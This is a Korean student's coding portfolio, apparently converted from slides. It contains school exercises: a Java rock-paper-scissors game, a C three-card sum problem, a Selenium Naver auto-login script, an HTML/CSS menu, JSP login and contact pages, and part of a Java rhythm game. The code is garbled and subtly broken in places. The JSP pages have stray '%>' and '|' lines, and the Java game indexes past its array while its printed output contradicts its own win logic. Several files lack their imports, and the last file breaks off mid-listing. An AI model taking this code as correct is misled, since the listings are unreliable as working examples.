

포트폴리오



# 목차

---

01 교내활동

02 교외활동

03 개인 프로젝트

04 수상경력

# 01

## 교내활동

학교 전공 수업시간에 배운 내용 혹은 방과 후, 프로젝트 등의 내용입니다.

# 01 교내활동

## JAVA

2학년때 자바를 처음 접하며 랜덤함수를 배우고 만들어본 가위바위보 게임

# JAVA 랜덤함수 사용

```
Rcp.java 21
1 package par;
2
3 import java.util.Random;
4 import java.util.Scanner;
5
6 public class Rcp {
7
8     public static void main(String[] args) {
9         Scanner sc = new Scanner(System.in);
10        Random rand = new Random();
11        String[] rps = {"가위", "바위", "보"};
12
13        System.out.println("----- 가위바위보 -----");
14        System.out.println("0. 종료, 1. 가위, 2. 바위, 3. 보");
15
16        while (true) {
17            System.out.print("입력 >> ");
18            int player = sc.nextInt();
19
20            if (player == 0) break;
21            else if (player < 0 || player > 3) continue;
22
23            int computer = rand.nextInt(3) + 1;
24            System.out.println("컴퓨터 >> " + rps[computer]);
25
26            System.out.println(getWinner(player, computer));
27        }
28
29        sc.close();
30    }
31
32    public static String getWinner(int player, int computer) {
33        if (player == computer) return "무승부";
34        else if (
35            (player == 1 && computer == 3) ||
36            (player == 2 && computer == 1) ||
37            (player == 3 && computer == 2)
38        ) return "승리!";
39        else return "패배.";
40    }
41
42 }
<terminated> Rcp [Java Application] C:\Program Files\Java\jdk-14.0.
----- 가위바위보 -----
0. 종료, 1. 가위, 2. 바위, 3. 보
입력 >> 2
컴퓨터 >> 보
무승부
입력 >> 3
컴퓨터 >> 바위
패배.
입력 >> 0
```

# 01 교내활동

## C

### 2학년 수업시간 과제

입력받은 카드들을 이용해서 입력한 값에 최대한 가까운 카드 3장의 합을 출력하는 프로그램

# C언어 문제풀이 과제(블랙잭)

예제 입력 1 복사

```
5 21
5 6 7 8 9
```

예제 입력 2 복사

```
10 500
93 181 245 214 315 36 185 138 216 295
```

예제 출력 1 복사

```
21
```

예제 출력 2 복사

```
497
```

블랙잭

언어 C++14 언어 설정

소스 코드 공개  공개  
 비공개  
 맞았을 때만 공개

```
소스 코드
1 #include <stdio.h>
2 int main () {
3     int a,b,max=0;
4     scanf("%d %d",&a,&b);
5     int arr[a];
6     for(int i=0;i<a;i++){
7         scanf("%d",&arr[i]);
8     }
9     for(int i=0;i<a-2;i++){
10        for(int j=i+1;j<a-1;j++){
11            for(int k=j+1;k<a;k++){
12
13                if(arr[i]+arr[j]+arr[k]>max&&arr[i]+arr[j]+arr[k]<=b){
14                    max=arr[i]+arr[j]+arr[k];
15                }
16            }
17        }
18    }
19    printf("%d",max);
20
21
22
23 }
```

제출

# 01 교내활동

## 웹크롤링

웹사이트 내용 추출에 대해 배우고 구글링을 통해 만든 네이버 자동로그인

# 네이버 자동로그인

```
jupyter Untitled (autosaved) Python 3
File Edit View Insert Cell Kernel Widgets Help Trusted Python 3


In [16]: from selenium import webdriver
import time

driver = webdriver.Chrome('C:\chromedriver.exe')

driver.get('https://www.naver.com/')

driver.find_element_by_xpath('//*[@id="account"]/a').click()

driver.execute_script("document.getElementsByName('id')[0].value='junjg1'")
time.sleep(1)
driver.execute_script("document.getElementsByName('pw')[0].value='비밀번호'")
time.sleep(1)
driver.find_element_by_xpath('//*[@id="log_login"]').click()
```



# 01 교내활동

## html, css

화면구현시간 과제

메뉴 html 코드

# html과 css를 이용한 메뉴

```
Tomcat v9.0 Server at localhost *a.html Document
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Document</title>
6
7   <link rel="stylesheet" href="style.css">
8
9 </head>
10
11 <body>
12 <div class="wrapper">
13 <header>
14
15   <h1>해운대 빛 축제</h1>
16   <nav class="gnb">
17
18     <ul class="gnbList">
19       <li class="gnbList-item"><a href="#">축제소개</a>
20         <ul class="innerList dp-none">
21           <li class="innerList-item"><a href="#">초대의 글</a></li>
22           <li class="innerList-item"><a href="#">축제개요</a></li>
23           <li class="innerList-item"><a href="#">축제연혁</a></li>
24           <li class="innerList-item"><a href="#">오시는 길</a></li>
25         </ul>
26       </li>
27
28       <li class="gnbList-item"><a href="#">행사안내</a>
29         <ul class="innerList dp-none">
30           <li class="innerList-item"><a href="#">셔틀버스안내</a></li>
31           <li class="innerList-item"><a href="#">행사안내</a></li>
32           <li class="innerList-item"><a href="#">행사일정</a></li>
33           <li class="innerList-item"><a href="#">수령연장</a></li>
34         </ul>
35       </li>
36
37       <li class="gnbList-item"><a href="#">홍보마당</a>
38         <ul class="innerList dp-none">
39           <li class="innerList-item"><a href="#">축제소식</a></li>
40           <li class="innerList-item"><a href="#">보도자료</a></li>
41           <li class="innerList-item"><a href="#">음식레시피</a></li>
42         </ul>
43       </li>
44
45       <li class="gnbList-item"><a href="#">참여마당</a>
46         <ul class="innerList dp-none">
47           <li class="innerList-item"><a href="#">참가후기</a></li>
48           <li class="innerList-item"><a href="#">연꽃갤러리</a></li>
49           <li class="innerList-item"><a href="#">포토갤러리</a></li>
50         </ul>
51       </li>
52     </ul>
53
54   </nav>
55 </header>
56
57 </div>
58 <script src="script/jquery.js"></script>
59 <script src="script/common.js"></script>
60
61 </body>
62 </html>
```

# 01 교내활동



## html,css

html과 css를 이용해서 만든

메뉴페이지 실행 화면

# html과 css를 이용한 메뉴

```
1 @charset "UTF-8";
2
3 * {
4   margin: 0;
5   padding: 0;
6   box-sizing: border-box;
7 }
8 ul,
9 ol {
10  list-style: none;
11 }
12 a {
13  text-decoration: none;
14  color: black;
15 }
16 a,
17 p {
18  color: #222328;
19 }
20 .wrapper {
21  width: 1000px;
22  display: flex;
23 }
24 .dp-none {
25  display: none;
26 }
27 .active {
28  background-color: #f1f1f1 !important;
29  color: #616161 !important;
30 }
31
32 /* header start */
33
34 header {
35  width: 25%;
36  height: 650px;
37  display: flex;
38  flex-direction: column;
39  align-items: center;
40 }
41
42 .logo {
43  width: 100%;
44  height: 100px;
45  display: flex;
46  justify-content: center;
47  align-items: center;
48 }
49
```





# 01 교내활동


# JSP 웹 로그인

## JSP

### index 페이지

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8"
2   pageEncoding="UTF-8"%>
3 <%
4   request.setCharacterEncoding("UTF-8");
5   response.setContentType("text/html; charset=UTF-8");
6 %>
7 %>
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link rel="stylesheet" type="text/css" href="css.css">
12 <meta charset="UTF-8">
13 <title>수험생가</title>
14 </head>
15 <body>
16 <!-- include 지시자를 활용한 header, footer 포함 -->
17 <%@ include file="header.jsp" %>
18 <section>
19 <br>
20 <h2>환영합니다.</h2>
21 <br><br>
22 
23 </section>
24 <!-- include 지시자를 활용한 header, footer 포함 -->
25 <%@ include file="footer.jsp" %>
26 </body>
27 </html>
```

index 페이지 실행 화면



환영합니다.



메일을 선택하면 네이버 메일로 이동하고 메시지를 선택하면 문의 사항을 보내게해주는 페이지로 forward 해줌

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8"
2   pageEncoding="UTF-8"%>
3 <%
4   request.setCharacterEncoding("UTF-8");
5   response.setContentType("text/html; charset=UTF-8");
6 %>
7 %>
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link rel="stylesheet" type="text/css" href="css.css">
12 <meta charset="UTF-8">
13 <title>수험생가</title>
14 </head>
15 <body>
16 <jsp:include page="header.jsp"></jsp:include>
17 <section>
18 <%
19 |
20 |
21 String send=request.getParameter("send");
22 %>
23 %>
24 %>
25 <%
26   if(send.equals("ma")) {
27     response.sendRedirect("http://mail.naver.com/");
28   }
29   else if(send.equals("mg")){
30     pageContext.forward("contact_post_next.jsp");
31   }
32 %>
33 %>
34 %>
35 </section>
36 <jsp:include page="footer.jsp"></jsp:include>
37 </body>
38 </html>
```

# 01 교내활동

JSP

JSP 웹 로그인 실행 화면

## JSP 웹 로그인

[메인](#) | [로그인](#) | [게시판](#) | [사이트맵](#) | [contact](#) |

아이디:	<input type="text"/>
비밀번호:	<input type="password"/>
<input type="button" value="전송"/>	

[메인](#) | [로그인](#) | [게시판](#) | [사이트맵](#) | [contact](#) |

아이디:	<input type="text" value="smc30308"/>
비밀번호:	<input type="password" value="...."/>
<input type="button" value="전송"/>	

[메인](#) | [로그인](#) | [게시판](#) | [사이트맵](#) | [contact](#) |

로그인에 성공하였습니다.  
환영합니다 smc30308님!

[메인](#) | [로그인](#) | [게시판](#) | [사이트맵](#) | [contact](#) |

문의자	<input type="text" value="smc30308"/>
문의 방식	<input type="text" value="메시지"/>
문의 내용	<input type="text" value="안녕하세요"/>
<input type="button" value="전송"/>	

[메인](#) | [로그인](#) | [게시판](#) | [사이트맵](#) | [contact](#) |

문의자 [smc30308]님의 문의 내용입니다.


<input type="text" value="안녕하세요"/>
------------------------------------

# 01 교내활동

## JAVA

DynamicBeat 클래스 모든 클래스들의  
뼈대 역할을 한다.

# JAVA 리듬게임



# 01 교내활동

## JAVA

Music 클래스는 리듬게임의 음악을 담당하고, Main 클래스는 창을 열어주는 역할을 한다.

# JAVA 리듬게임

```
1 package dynamicbeat2;
2
3 import java.io.BufferedReader;
4
5 public class Music extends Thread {
6
7     private Player player;
8     private boolean isloop;
9     private File file;
10    private FileInputStream fis;
11
12    private BufferedInputStream bis;
13
14    public Music(String name, boolean isloop) {
15        try {
16            this.isloop = isloop;
17            file = new File(Main.class.getResource("../music/"+name).toURI());
18            fis = new FileInputStream(file);
19            bis = new BufferedInputStream(fis);
20            player = new Player(bis);
21        }
22        catch(Exception e) {
23            System.out.println(e.getMessage());
24        }
25    }
26
27    public int getTime() {
28        if(player == null)
29            return 0;
30        return player.getPosition();
31    }
32
33    public void close() {
34        isloop = false;
35        player.close();
36        this.interrupt();
37    }
38
39    public void run() {
40        try {
41            do {
42                player.play();
43                fis = new FileInputStream(file);
44                bis = new BufferedInputStream(fis);
45                player = new Player(bis);
46            }while(isloop);
47        }catch(Exception e)
48        {
49            System.out.println(e.getMessage());
50        }
51    }
52 }
53
```

```
1 package dynamicbeat2;
2
3 public class Main {
4
5     public static final int SCREEN_WIDTH = 1280;
6     public static final int SCREEN_HEIGHT = 720;
7     public static final int NOTE_SPEED = 7;
8     public static final int SLEEP_TIME = 10;
9     public static final int REACH_TIME = 1;
10
11
12    public static void main(String[] args) {
13        new DynamicBeat();
14    }
15 }
```

# 01 교내활동

## JAVA

Game 클래스는 리듬게임안의 이미지들을 담당한다.

# JAVA 리듬게임


```
1 package dynamicbeat2;
2 import java.awt.Color;
3
4
5
6
7
8
9
10
11 public class Game extends Thread{
12
13
14     private Image gameInfoImage = new ImageIcon(Main.class.getResource("../images/gameInfo.png")).getImage();
15     private Image judgementLineImage = new ImageIcon(Main.class.getResource("../images/judgementLine.png")).getImage();
16     private Image noteRouteImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
17     private Image noteRouteLineImage = new ImageIcon(Main.class.getResource("../images/noteRouteLine.png")).getImage();
18
19     private Image noteRouteSImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
